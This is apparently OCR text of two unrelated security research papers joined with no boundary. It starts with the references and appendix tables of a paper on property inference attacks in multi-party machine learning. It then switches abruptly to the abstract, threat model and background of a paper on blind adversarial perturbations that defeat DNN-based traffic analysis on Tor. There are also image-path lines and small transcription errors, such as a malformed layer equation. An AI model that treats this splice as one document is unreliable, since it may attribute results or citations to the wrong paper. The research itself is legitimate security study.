[17] M. Fredrikson, S. Jha, and T. Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1322–1333, 2015.

[18] K. Ganju, Q. Wang, W. Yang, C. A. Gunter, and N. Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[19] R. Gilad-Bachrach, K. Laine, K. Lauter, P. Rindal, and M. Rosulek. Secure data exchange: A marketplace in the cloud. In *Proceedings of the 2019 ACM SIGSAC Conference on Cloud Computing Security Workshop*, CCSW'19, page 117–128, New York, NY, USA, 2019. Association for Computing Machinery.

[20] T. Graepel, K. Lauter, and M. Naehrig. Ml confidential: Machine learning on encrypted data. In T. Kwon, M.-K. Lee, and D. Kwon, editors, *Information Security and Cryptology – ICISC 2012*, 2013.

[21] J. Hamm. Preserving privacy of continuous high-dimensional data with minimax filters. In *Artificial Intelligence and Statistics Conference (AISTATS)*, 2015.

[22] X. He, J.-Y. Jia, M. Backes, N. Gong, and Y. Zhang. Stealing links from graph neural networks. In *USENIX Security Symposium*, 2020.

[23] I. Higgins, L. Matthey, A. Pal, C. Burgess, X. Glorot, M. M. Botvinick, S. Mohamed, and A. Lerchner. beta-vae: Learning basic visual concepts with a constrained variational framework. In *International Conference on Learning Representations (ICLR)*, 2017.

[24] B. Hitaj, G. Ateniese, and F. Perez-Cruz. Deep Models Under the GAN: Information Leakage from Collaborative Deep Learning. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[25] Y. Huang, D. Evans, J. Katz, and L. Malka. Faster secure two-party computation using garbled circuits. In *USENIX Security Symposium*, SEC'11, page 35, USA, 2011.

[26] T. Hunt, C. Song, R. Shokri, V. Shmatikov, and E. Witchel. Chiron: Privacy-preserving machine learning as a service. *CoRR*, abs/1803.05961, 2018.

[27] N. Hynes, R. Cheng, and D. Song. Efficient deep learning on multi-source private data. *CoRR*, abs/1807.06689, 2018.

[28] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. GAZELLE: A low latency framework for secure neural network inference. In *USENIX Security Symposium*, 2018.

[29] P. Karnati. Data-in-use protection on IBM cloud using Intel SGX, 2018. https://www.ibm.com/cloud/blog/data-use-protection-ibm-cloud-using-intel-sgx.

[30] D. P. Kingma and J. Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[31] T. N. Kipf and M. Welling. Semi-supervised classification with graph convolutional networks. *arXiv preprint arXiv:1609.02907*, 2016.

[32] B. Knott, S. Venkataraman, A. Hannun, S. Sengupta, M. Ibrahim, and L. van der Maaten. Crypten: Secure multi-party computation meets machine learning. In *Proceedings of the NeurIPS Workshop on Privacy-Preserving Machine Learning*, 2020.

[33] R. Kohavi. Scaling up the accuracy of Naive-Bayes classifiers: A decision-tree hybrid. In *Proceedings of the Second International Conference on Knowledge Discovery and Data Mining*, KDD'96, page 202–207. AAAI Press, 1996.

[34] S. Laur, H. Lipmaa, and T. Mielikäinen. Cryptographically private support vector machines. In *Proceedings of the 12th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, 2006.

[35] J. Leskovec, L. A. Adamic, and B. A. Huberman. The dynamics of viral marketing. *ACM Transactions on the Web (TWEB)*, 1(1):5–es, 2007.

[36] J. Leskovec, K. J. Lang, A. Dasgupta, and M. W. Mahoney. Community structure in large networks: Natural cluster sizes and the absence of large well-defined clusters. *Internet Mathematics*, 2009.

[37] M. Lichman et al. UCI machine learning repository, 2013.

[38] F. Locatello, G. Abbati, T. Rainforth, S. Bauer, B. Schölkopf, and O. Bachem. On the fairness of disentangled representations. In *Advances in Neural Information Processing Systems*, pages 14584–14597, 2019.

[39] L. Melis, C. Song, E. D. Cristofaro, and V. Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[40] P. Mohassel and Y. Zhang. SecureML: a system for scalable privacy-preserving machine learning. In *IEEE Symposium on Security and Privacy (S&P)*, pages 19–38, 2017.

[41] V. Nikolaenko, S. Ioannidis, U. Weinsberg, M. Joye, N. Taft, and D. Boneh. Privacy-preserving matrix factorization. In *ACM Conference on Computer and Communications Security (CCS)*, page 801–812, New York, NY, USA, 2013. Association for Computing Machinery.

[42] O. Ohrimenko, F. Schuster, C. Fournet, A. Mehta, S. Nowozin, K. Vaswani, and M. Costa. Oblivious multi-party machine learning on trusted processors. In *USENIX Security Symposium*, 2016.

[43] R. Pass, E. Shi, and F. Tramèr. Formal abstractions for attested execution secure processors. In *Advances in Cryptology - EUROCRYPT 2017 - 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques*, 2017.

[44] K. Pearson. Vii. note on regression and inheritance in the case of two parents. *proceedings of the royal society of London*, 58(347-352):240–242, 1895.

[45] T. Rabin and M. Ben-Or. Verifiable secret sharing and multiparty protocols with honest majority. In *ACM Symposium on Theory of Computing (STOC)*, STOC '89, pages 73–85, New York, NY, USA, 1989. Association for Computing Machinery.

[46] A. Salem, A. Bhattacharya, M. Backes, M. Fritz, and Y. Zhang. Updates-leak: Data set inference and reconstruction attacks in online learning. In S. Capkun and F. Roesner, editors, *USENIX Security Symposium*, 2020.

[47] A. Salem, Y. Zhang, M. Humbert, P. Berrang, M. Fritz, and M. Backes. ML-leaks: Model and data independent membership inference attacks and defenses on machine learning models. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[48] Microsoft SEAL (release 3.6). https://github.com/Microsoft/SEAL, Nov. 2020. Microsoft Research, Redmond, WA.

[49] D. J. Sheskin. *Handbook of parametric and nonparametric statistical procedures*. crc Press, 2020.

[50] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[51] C. Song, T. Ristenpart, and V. Shmatikov. Machine learning models that remember too much. In *ACM Conference on Computer and Communications Security (CCS)*, New York, NY, USA, 2017. Association for Computing Machinery.

[52] C. Song and V. Shmatikov. Auditing data provenance in text-generation models. In *International Conference on Knowledge Discovery & Data Mining (KDD)*, pages 196–206. ACM, 2019.

[53] C. Song and V. Shmatikov. Overlearning reveals sensitive attributes. In *International Conference on Learning Representations (ICLR)*, 2020.

[54] F. Tramer and D. Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. In *International Conference on Learning Representations (ICLR)*, 2019.

[55] S. Zanella-Béguelin, L. Wutschitz, S. Tople, V. Rühle, A. Paverd, O. Ohrimenko, B. Köpf, and M. Brockschmidt. Analyzing information leakage of updates to natural language models. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[56] R. Zemel, Y. Wu, K. Swersky, T. Pitassi, and C. Dwork. Learning fair representations. In *International Conference on Machine Learning (ICML)*, 2013.

A Attribute Correlation in Datasets

This section provides information on correlation cases for the datasets and attributes in Table 3.

Health Dataset. We measure the correlations between `Gender` or `ClaimsTruncated` and the 133 categorical attributes and 6 numerical attributes by Cramer's V scores and point biserial correlation coefficients, respectively. With `Gender` as the sensitive attribute, we identify 22 categorical attributes that have Cramer's V scores greater than 0.15 and 2 numerical attributes that have point biserial correlation (absolute value) greater than 0.1. The attributes that have the highest Cramer's V are `sp10` (0.218), `noSpecialities` (0.212), `noProviders` (0.208), `noVendors` (0.201). To give a overview of correlations including weak correlation with other attributes, we identify 17 attributes that have Cramer's V scores within the range $[0.1, 0.15]$ and 37 attributes Cramer's V scores within the range $[0.5, 0.1]$. The Cramer's V score between DaysInHospital and `Gender` is 0.09, and thus, we deem them as uncorrelated. With `ClaimsTruncated` as the sensitive attribute, we identify 50 categorical attributes (e.g., `sp1` (0.42), `sp2` (0.51), `pcg1` (0.41), etc.)

Attributes	Gender	Income
Cramer's V scores		
EducationLevel	0.042	0.326
MaritalStatus	0.466	0.448
Occupation	0.435	0.329
Relationship	0.650	0.454
Race	0.119	0.099
NativeCountry	0.059	0.096
Income	0.217	-
Gender	-	0.217
point biserial correlation coefficients		
Age	0.082	0.229
CapitalGain	0.049	0.221
CapitalLoss	0.047	0.150
HoursPerWeek	0.231	0.230

Table 9: Correlation factors for the Adult dataset.

Range	TotalPctDivorce	Income
$[0.5,1]$	15	34
$[0.4,0.5)$	11	4
$[0.3,0.4)$	31	22
$[0.2,0.3)$	4	12
$[0.1,0.2)$	14	19

Table 10: Correlation factors for Crime dataset.




Figure 5: Attack accuracy for the Amazon data with the sensitive attribute ProductType used during training.

that have Cramer's V scores greater than 0.15, and 4 numerical attributes that have point biserial correlation (absolute value) greater than 0.1. The score between DaysInHospital and ClaimsTruncated is 0.13, and we set them uncorrelated.

Adult Dataset. We measure the correlations between Gender or Income and the 7 categorical attributes and 4 numerical attributes by Cramer's V scores and point biserial correlation coefficients, respectively. We list all the correlation factors in Table 9, as X only has 11 attributes. For Gender, we identify 4 categorical attributes that have Cramer's V scores above 0.15 and 1 numerical attribute that has point biserial correlation coefficients above 0.1. The sensitive attribute Income has a high Cramer's V score with 5 categorical attributes and the target variable EducationLevel, as well as high point biserial correlation coefficients with 4 numerical attributes.

Crime Dataset. Since all features are numerical, we measure the Pearson correlation coefficients. Table 10 shows the number of attributes that have the coefficients within a certain range. We use 0.4 as the threshold to determine X'. The target variable CrimesPerPop is correlated with both TotalPctDivorce and Income, with correlation coefficients 0.553 and -0.424, respectively.

Yelp-Health and Amazon Datasets. For Yelp-Health dataset, the point biserial correlation coefficients between Specialty and ReviewRating is 0.009, hence, the scenario corresponds $X \sim A, Y \perp A$. The review text is clearly correlated with the doctor specialty as in Table 4 in [39]. For the Amazon dataset, since the ProductType has 4 levels, we use the ANOVA to test whether the differences between the means of ReviewScore across different product types are statistically significant. The ANOVA p-value is $7.6e-83$. We conjecture that the co-purchasing graph X is also correlated with the ProductType. and hence $X \sim A, Y \sim A$.

B Additional Results

We present attack results for Health, Adult and Crime dataset with smaller size of D_{aux} from Table 2. We show accuracies for both pooled model and the honest party's local model and the utility increase in Table 11. Figure 5 complements results in Section 6.4 on Amazon dataset trained with the sensitive attribute A.

Datasets (Output Classes)	Sensitive Attribute	Pooled Accuracy	Local Accuracy	Utility Increase
Health (2)	Gender	85.22%	84.64%	.58%
	ClaimsTruncated	76.63%	73.56%	3.07%
Adult (4)	Gender	73.23%	72.46%	.76%
	Income	71.14%	70.43%	.71%
Crime (3)	TotalPctDivorce	74.52%	72.35%	2.17%
	Income	72.81%	71.30%	1.51%
Yelp-Health (2)	Specialty	86.28%	80.38%	5.90%
Amazon (2)	ProductType	76.80%	76.28%	.62%
Amazon (6)	ProductType	45.92%	42.50%	3.42%
Amazon (11)	ProductType	27.94%	26.09%	1.85%

Table 11: Test accuracies of the model trained on pooled dataset and the model trained only on honest party's data. The split in the honest party is 33 : 67 based on the sensitive attribute.

Datasets (Classes) Model Type	Attack Accuracy A	Attack Accuracy $\bar{A}$	$\frac{A}{\bar{A}}$	# X'
Health (2) MLP	.59	.55	Gender	24/139
	. 67	. 56	ClaimsTruncated	54/139
Adult (4) LR	.73	.76	Gender	5/11
	.84	.91	Income	9/11
Crime (3) MLP	.60	.56	TotalPctDivorce	26/98
	.62	.60	Income	38/98

Table 12: Multi-Party Setting: Black-box attack accuracy for predicting the value of the distribution of sensitive variable A in the dataset of P_{honest}. We use smaller size of D_{aux} listed in Table 2, while all other settings are the same as in Table 4.

White-box Attack Results Additionally, we performed experiments where the attacker has access to the model parameters, i.e., the white box setting. As for the meta-classifier model, we use a two-layer network with 200 and 50 hidden units and learning rate 0.001. Each meta-classifier is trained based on 100 shadow models using Adam optimizer. Here, the meta-classifier takes as input model parameters as opposed to model inferences. Table 13 shows the results. For logistic regression, the results are similar to those in Table 5 for the black-box setting. However, the attack accuracy for neural networks (MLP) reduces significantly. This was noted in the work by [18]. One reason is that it is hard for a naive meta-classifier to learn the structure of equivalent symmetrical weights of neural networks. Indeed, one of their contributions is a technique for identifying this symmetry.

Model	Logistic Regression				Neural Network			
Datasets	Adult		Health		Adult		Health	
Synthetic Variable	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$
$X \sim A, Y \sim A$	.90	.94	.85	.97	.54	.49	.65	.61
$X \perp A, Y \sim A$	.95	.93	.81	.80	.57	.53	.63	.56
$X \sim A, Y \perp A$	.54	.53	.50	.53	.56	.53	.54	.51
$X \sim A, Y \perp A$ (R)	.75	.63	.76	.68	.55	.50	.55	.45

Table 13: White-box attack accuracy for predicting whether the values of sensitive variable A in D_{honest}, the data of the honest party, are predominantly < 5 or > 5. The attack accuracy is evaluated on 100 D_{honest} datasets: half with 33:67 and half with 67:33 split and D_{adv} has 33:67 split. A synthetic correlation with A is added to the variables X and Y depending on the specific case. R corresponds to the setting where only 3 attributes are used for training instead of all data. Attack accuracy based on a random guess is 0.5.

Defeating DNN-Based Traffic Analysis Systems in Real-Time With Blind Adversarial Perturbations

Milad Nasr Alireza Bahramali Amir Houmansadr
University of Massachusetts Amherst
{milad, abahramali, amir}@cs.umass.edu

Abstract

Deep neural networks (DNNs) are commonly used for various traffic analysis problems, such as website fingerprinting and flow correlation, as they outperform traditional (e.g., statistical) techniques by large margins. However, deep neural networks are known to be vulnerable to adversarial examples: adversarial inputs to the model that get labeled incorrectly by the model due to small adversarial perturbations. In this paper, for the first time, we show that an adversary can defeat DNN-based traffic analysis techniques by applying *adversarial perturbations* on the patterns of *live* network traffic.

Applying adversarial perturbations (examples) on traffic analysis classifiers faces two major challenges. First, the perturbing party (i.e., the adversary) should be able to apply the adversarial network perturbations on *live* traffic, with no need to buffering traffic or having some prior knowledge about upcoming network packets. We design a systematic approach to create adversarial perturbations that are independent of their target network connections, and therefore can be applied in real-time on live traffic. We therefore call such adversarial perturbations *blind*.

Second, unlike image classification applications, perturbing traffic features is not straight-forward as this needs to be done while preserving the correctness of dependent traffic features. We address this challenge by introducing remapping functions that we use to enforce different network constraints while creating blind adversarial perturbations.

Our blind adversarial perturbations algorithm is *generic* and can be applied on various types of traffic classifiers. We demonstrate this by implementing a Tor pluggable transport that applies adversarial perturbations on live Tor connections to defeat DNN-based website fingerprinting and flow correlation techniques, the two most-studied types of traffic analysis. We show that our blind adversarial perturbations are even *transferable* between different models and architectures, so they can be applied by blackbox adversaries. Finally, we show that existing countermeasures perform poorly against blind adversarial perturbations, therefore, we introduce a tailored countermeasure.

1 Introduction

Traffic analysis is the art of inferring sensitive information from the *patterns* of network traffic (as opposed to packet contents), in particular, packet timings and sizes. Traffic analysis is useful in scenarios where network traffic is encrypted, since encryption does not significantly modify traffic patterns. In particular, previous work has studied traffic analysis algorithms that either compromise the privacy of encrypted traffic (e.g., by linking anonymous communications [37, 50]) or enhance its security by fingerprinting malicious, obfuscated connections (e.g., stepping stone attacks [23, 37, 63]).

Recent advances in traffic analysis leverage deep neural networks (DNNs) to design classifiers that are significantly (in some cases, orders of magnitude) more efficient and more reliable than traditional traffic analysis techniques. In particular, the recent website fingerprinting work of Deep Fingerprinting [50] outperforms all prior fingerprinting techniques in classifying webpages, and the DeepCorr [37] flow correlation technique is able to link anonymized traffic flows with accuracies two orders of magnitude superior to prior flow correlation techniques. Given the increasing use of DNNs in traffic analysis applications, we ask ourselves the following question: *can DNN-based traffic analysis techniques get defeated through adversarially perturbing —live—traffic patterns?*

Note that adversarial perturbations is an active area of research in various image processing applications [10, 14, 18, 22, 31, 35, 36, 45, 54] (referred to as *adversarial examples*). However, applying adversarial perturbations on network traffic is not trivial, as it faces two major challenges. First, the perturbing entity, i.e., the adversary,[1] should be able to apply his adversarial perturbations on *live* network traffic, without buffering the target traffic or knowing the patterns of upcoming network packets. This is because in most traffic analysis applications, as will be introduced, the adversary can *not* influence the generation of target traffic, but he can only intercept the packets of the target traffic and perturb them on the fly.

[1] In our context, the adversary is not necessarily a malicious party; it is the entity who aims to defeat the underlying DNN traffic classifiers.

In this paper, we are the *first* to design techniques that adversarially perturb live network traffic to defeat DNN-based traffic classifiers; we call our approach *blind adversarial perturbations*. Our technique applies adversarial perturbations on live packets as they appear on the wire. The key idea of our adversarial perturbations algorithm is that it generates "blind" perturbations that are *independent of the target inputs*[2] by solving specific optimization problems. We design adversarial perturbation mechanisms for the key features commonly used in traffic analysis applications: our adversarial perturbations include changing the timings and sizes of packets, as well as inserting dummy network packets.

The second challenge to applying adversarial perturbations on traffic analysis applications is that, any perturbation mechanism on network traffic should preserve various constraints of traffic patterns, e.g., the dependencies between different traffic features, the statistical distribution of timings/sizes expected from the underlying protocol, etc. This is unlike traditional adversarial example studies (in the context of image processing) that modify image pixel values *individually*. Therefore, one can not simply borrow techniques from traditional adversarial examples. We consequently design various *remapping functions* and *regularizers*, that we incorporate into our optimization problem to enforce such network constraints. As will be shown, in most scenarios the constraints are *not differentiable*, and therefore we carefully craft *custom gradient functions* to approximate their gradients.

Evaluations: Our blind adversarial perturbations algorithm is *generic* and can be applied to various types of traffic classifiers. We demonstrate this by implementing our techniques as a Tor pluggable transport [46], called BLANKET, and evaluating it on state-of-the-art website fingerprinting [3, 50] and flow correlation [37] techniques, the two most-studied types of traffic analysis. Our evaluations show that our adversarial perturbations can effectively defeat DNN-based traffic analysis techniques through small, live adversarial perturbations. For instance, our perturbations can reduce the accuracy of state-of-the-art website fingerprinting [3, 50] works by 90% by only adding 10% bandwidth overhead. Also, our adversarial perturbations can reduce the true positive rate of state-of-the-art flow correlation techniques [37] from 0.9 to 0.3 by applying tiny delays with a 50ms jitter standard deviation.

We also show that our blind adversarial perturbations are *transferable* between different models and architectures, which signifies their practical importance as they can be implemented by blackbox adversaries.

Countermeasures: We conclude by studying various countermeasures against our adversarial perturbations. We start by leveraging existing defenses against adversarial examples from the image classification literature and adapting them to the traffic analysis scenario. We show that such adapted defenses are *not effective* against our network adversarial perturbations as they do not take into account the specific constraints of traffic features. Motivated by this, we design a tailored countermeasure for our network adversarial perturbations, which we demonstrate to be more effective than the adapted defenses. The key idea of our countermeasure is performing adversarial training, and using our attack as a regularizer to train robust traffic analysis models.

[2] Our technique is blind about the target network connections that it perturbs, but it may need to learn some generic constraints of the underlying network protocol (like the noise model and sizing distributions) in order to train its perturbation models offline, e.g., using sample network flows.

2 Preliminaries

2.1 Problem Statement

Traffic analysis is to infer sensitive information from the patterns of network traffic, i.e., packet timings and sizes. Therefore, many works have investigated the use of traffic analysis in various scenarios where traffic contents are encrypted. In particular, traffic analysis has been used to compromise anonymity in anonymous communications systems through various types of attacks, specifically, website fingerprinting [3, 6, 19, 27, 40, 41, 47, 50, 51, 57–60], and flow correlation [12, 23, 24, 33, 37, 38, 38, 49, 53, 64]. Traffic analysis has also been used to trace back cybercriminals who obfuscate their identifies through stepping stone relays [23, 24, 37, 63].

Our problem: Defeating DNN-based traffic analysis algorithms. The state-of-the-art traffic analysis techniques use deep neural networks to offer much higher performances than prior techniques. For instance, DeepCorr [37] provides a flow correlation accuracy of 96% compared to 4% of statistical-based systems like RAPTOR [53] (in a given setting). Also, Var-CNN [3] leverages deep learning techniques to perform a website fingerprinting attack which achieves 98% accuracy in a closed-world setting. However, deep learning models are infamous for being susceptible to various adversarial attacks where the adversary adds small perturbations to the inputs to mislead the deep learning model. Such techniques are known as *adversarial examples* in the context of image processing, but have not been investigated in the traffic analysis domain. In this work, we study the possibility of defeating DNN-based traffic analysis techniques through adversarial perturbations.

In our setting, some **traffic analysis parties** use DNN-based traffic analysis techniques for various purposes, such as breaking Tor's anonymity or detecting cybercriminals. On the other hand, the **traffic analysis adversary(ies)** aim at interfering with the traffic analysis process through adversarially perturbing traffic patterns of the connections they intercept. To do so, the traffic analysis adversary(ies) perturb the traffic patterns of the intercepted flows to reduce the accuracy of the DNN-based classifiers used by the traffic analysis parties. To further clarify the distinction between the players, in the flow correlation setting, the traffic analysis "party" can be a malicious ISP who aims at deanonymizing Tor users by analyzing their Tor connections; however, the traffic analysis "adversary"

can be some (benign) Tor relays who perturb traffic patterns of their connections to defeat potential traffic analysis attacks.

Challenges: Note that our problem resembles the setting of adversarial examples for image classification. However, applying adversarial perturbations on network traffic presents two major challenges. First, the adversaries should be able to apply adversarial perturbations on *live* network connections where the patterns of upcoming network packets are *unknown* to the adversaries. This is because in traffic analysis applications, the adversary is not in charge of generating traffic patterns. For instance, in the flow correlation scenario, the traffic analysis adversary is a benign Tor relay who intercepts and (slightly) perturbs *the traffic generated by Tor users*. The second challenge to applying network adversarial perturbations is that they should preserve the various constraints of network traffic, e.g., the dependencies of different traffic features.

Sketch of our approach: In this work, we design *blind adversarial perturbations*, a set of techniques to perform adversarial network perturbations that overcome the two mentioned challenges. To address the first challenge (applying on live traffic), we design *blind* perturbation vectors that are independent of their target connections, therefore, they can be applied on any (unknown) network flows. Figure 1 shows what is needed by our blind adversary compared to traditional (non-blind) perturbation techniques. Note that, the blind adversary may still need to know some generic information about its target network protocol (like the typical noise model, the distribution of typical packet sizes, etc.) as well as flow samples from the same underlying distribution (e.g., sample Tor flows), but she does not need to know the actual traffic packets that will arrive on the target connection to be perturbed. We generate such blind adversarial perturbations by solving a specific optimization problem. We address the second challenge (enforcing network constraints) by using various *remapping functions* and *regularizers* that adjust perturbed traffic features to follow the required constraints. Depending on the application, our perturbation technique may need to be deployed on multiple end-points, e.g., our BLANKET technique (Section 6.5) needs to be run on a Tor client and its corresponding Tor bridge, which use an out-of-band channel to exchange some parameters needed to collaboratively generate perturbations.

2.2 Threat Model

Our use of adversarial perturbations aim at defending "DNN-based" traffic analysis mechanisms only; therefore, non-DNN traffic analysis techniques, e.g., flow watermarks [23–25] and volume-based traffic classifiers [4], are out of our scope. Future work can look into combining our defense with defenses against such non-DNN mechanisms. Also, our work only considers DNN-based traffic analysis techniques that use traffic *patterns* (i.e., packet timing, sizes, and directions) for classification, but not those that use packet contents. Such




Figure 1: Unlike traditional adversarial perturbation techniques, our *blind* perturbation approach does not need to know the features of upcoming packets.

pattern-based traffic analysis techniques (which are commonly [3,6,37,53,60,61] referred to as just *traffic analysis*) are increasingly popular and relevant as they work on *encrypted* network traffic. Therefore, malware classifiers that use packet content signatures are out of our scope Our adversarial perturbation techniques can be applied to *any* (pattern-based) traffic analysis technique that uses *raw* traffic features for its analysis, e.g., packet timings, inter-packet delays, directions, traffic volumes, packet counts, etc. This includes the majority of pattern-based traffic analysis systems [2,3,6,37,38,53,60,61]. On the other hand, our techniques may not be trivially applied on traffic analysis algorithms that use non-differentiable and irreversible functions of traffic features, like the hash of timings or entropy of packet contents; his represents a very small class of traffic analysis algorithms. Applying our techniques to such systems requires one to come up with specific remapping functions or approximated gradient functions.

2.3 Adversary Model

Adversary's knowledge of the target traffic. We assume the adversary has *no prior knowledge* about the patterns of upcoming network packets of the target connections to be perturbed. However, the adversary may need to know some generic statistical information about its target network protocol (e.g., the distribution of jitter), as well as the specifications of the target protocol (e.g., the format of Tor packets); such information is needed to ensure the applied perturbations are statistically and semantically undetectable.

Adversary's knowledge of the model. We start with an adversary who has a white-box access to the target model to be defeated, i.e., he knows the target DNN model's architecture and parameters (Section 4). Then, in Section 9 we extend our attack to a blackbox setting where the adversary has no knowledge of the target model's architecture or parameters, by leveraging the transferability of our technique.

Adversary's knowledge of the training data. We assume the adversary knows a set of samples from the same distribution as the training dataset of the target model. For example, in the website fingerprinting application the adversary can

browse the target websites to be misclassified to obtain such training samples.

Attack's target. We consider four types of attacks, i.e., ST-DT, ST-DU, SU-DT, and SU-DU, based on the adversary's source and destination targets as defined below:

a) Destination-targeted/untargeted (DT/DU): We call the attack *destination-targeted* (DT) if the goal of the adversary is to make the model misclassify arbitrary inputs into a specific, target output class. On the other hand, we call the attack *destination-untargeted* (DU) if the goal is to misclassify inputs into arbitrary (incorrect) output classes.

b) Source-targeted/untargeted (ST/SU): A *source-targeted* (ST) adversary is one whose goal is to have inputs from a specific input class misclassified by the traffic analysis model. By contrast, a *source-untargeted* (SU) adversary is one who aims at causing arbitrary inputs classes to get misclassified.

3 Background

3.1 Deep Learning

A deep neural network consists of a series of linear and non-linear functions, known as layers. Each layer has a weight matrix w_i and an activation function. For a given input $\boldsymbol{x}$, we denote the output of a DNN model by:

$$f(\boldsymbol{x}) = f_n^{w_n}(f_{n-1}^{w_{n-1}}(\cdots f_1^{w_1}(x1\boldsymbol{x})))\cdots)$$

where $f_i^{w_i}$ is the $i-$th layer of the deep neural network (note that we use bold letters to represent vectors as in $\boldsymbol{x}$). We focus on supervised learning, where we have a set of labeled training data. Let X be a set of data points in the target d-dimensional space, where each dimension represents one attribute of the input data points. We assume there is an oracle O which maps the data points to their labels. For the sake of simplicity, we only focus on classification tasks.

The goal of training is to find a classification model f that maps each point in X to its correct class in the set of classes, Y. To obtain f, one needs to define a lower-bounded, real-valued loss function $l(f(\boldsymbol{x}), O(\boldsymbol{x}))$ that for each data point $\boldsymbol{x}$ measures the difference between $O(\boldsymbol{x})$ and the model's prediction $f(\boldsymbol{x})$.

Therefore, the loss function for f can be defined as:

$$\mathrm{L}(f) = \mathop{\mathbb{E}}_{(\boldsymbol{x},y)\sim \Pr(X,Y)}[l(f(\boldsymbol{x}),y)] \tag{1}$$

and the objective of training is to find an f that minimizes this loss function. Since $\Pr(X,Y)$ is not entirely available to the training entities, in practice, a set of samples from it, called the training set $D^{train} \subset X \times Y$, is used to train the model [56]. Therefore, instead of minimizing (1), machine learning algorithms minimize the expected *empirical loss* of the model over its training set D:

$$\mathrm{L}_{D^{train}}(f) = \frac{1}{|D^{train}|} \sum_{(\boldsymbol{x},y)\in D^{train}} l(f(\boldsymbol{x}),y) \tag{2}$$

Therefore, a deep neural network f is trained by tuning its weight parameters to minimize its empirical loss function over a (large) set of known input-output pairs (x,y). This is commonly performed using a variation of the gradient descent algorithm, e.g., back propagation [16].

3.2 Adversarial Examples

An adversarial example is an adversarially crafted input that fools a target classifier or regression model into making incorrect classifications or predictions. The adversary's goal is to generate adversarial examples by adding minimal perturbations to the input data attributes. Therefore, an adversarial example $\boldsymbol{x}^*$ can be crafted by solving the following optimization problem:

$$\boldsymbol{x}^* = \boldsymbol{x} + \arg\min\{z : O(\boldsymbol{x}+z) \neq O(\boldsymbol{x})\} = \boldsymbol{x} + \boldsymbol{\delta}_x \tag{3}$$

where x is a non-adversarial input sample,

$\boldsymbol{\delta}_x$ is the adversarial perturbation added to it, and $O(\cdot)$ represents the true label of its input, as defined in the previous section. The adversary's objective is to add a minimal perturbation $\boldsymbol{\delta}_x$ to force the target model to misclassify the input $\boldsymbol{x}$. Adversarial examples are commonly studied in image classification applications, where a constraint in finding adversarial examples is that the added noise should be imperceptible to the human eyes.

In this paper, we will investigate the application of adversarial examples on network connections with different imperceptibility constraints.

Previous works [14, 18, 32, 35] have suggested several ways to generate adversarial examples. The Fast Gradient Sign Method (FGSM) [18] algorithm generates an adversarial sample by calculating the following perturbation for a given model f and a loss function l:

$$\boldsymbol{\delta}_x = \varepsilon \times \mathrm{Sign}(\nabla_{\boldsymbol{x}} l(f(\boldsymbol{x}),y)) \tag{4}$$

where $\nabla_{\boldsymbol{x}} l(f(\boldsymbol{x}),y)$ is the model's loss gradient w.r.t. the input $\boldsymbol{x}$, and the y is the input's label. Therefore, the adversarial perturbation is the sign of the model's loss gradient w.r.t. the input $\boldsymbol{x}$ and label y. Also, ε is a coefficient controlling the amplitude of the perturbation. Therefore, the adversarial perturbation in FGSM is the sign of model's gradient. The adversary adds the perturbation to x to craft an adversarial example. Kurakin et al. [32] proposed a *targeted* version of FGSM, where the adversary's goal is to fool the model to classify inputs as a desired target class (as opposed to *any* class in FGSM). Kurakin et al. also introduced an iterative method to improve the success rate of the generated examples. Dong et al. [14] showed that using the momentum approach can improve Kurkain et al.'s iterative method. Also, Carlini and Wagner [9] designed a set of attacks that can craft adversarial examples when the adversary has various norm constraints (e.g., l_0, l_1, l_∞). Other variations of adversarial examples [15, 52] have been introduced to craft adversarial examples that consider different

sets of constraints or improve the adversary's success rate. Moosavi-Dezfooli et al. [35] introduced universal adversarial perturbations where the adversary generates adversarial examples that are independent of the inputs.

3.3 Traffic Analysis Techniques

We overview the two major classes of traffic analysis techniques, which we will use to demonstrate our network adversarial perturbations.

Flow correlation: Flow correlation aims at linking obfuscated network flows by correlating their traffic characteristics, i.e., packet timings and sizes [2, 23, 37, 38]. In particular, the Tor anonymity system has been the target of flow correlation attacks, where an adversary aims at linking ingress and egress segments of a Tor connection by correlating traffic characteristics. Traditional flow correlation techniques mainly use standard statistical correlation metrics to correlate the vectors of flow timings and sizes across flows, in particular mutual information [12, 64], Pearson correlation [33, 49], cosine similarity [24, 38], and Spearman correlation [53]. More recently, Nasr et al. [37] design a DNN-based approach for flow correlation, called DeepCorr. They show that DeepCorr outperforms statistical flow correlation techniques by large margins.

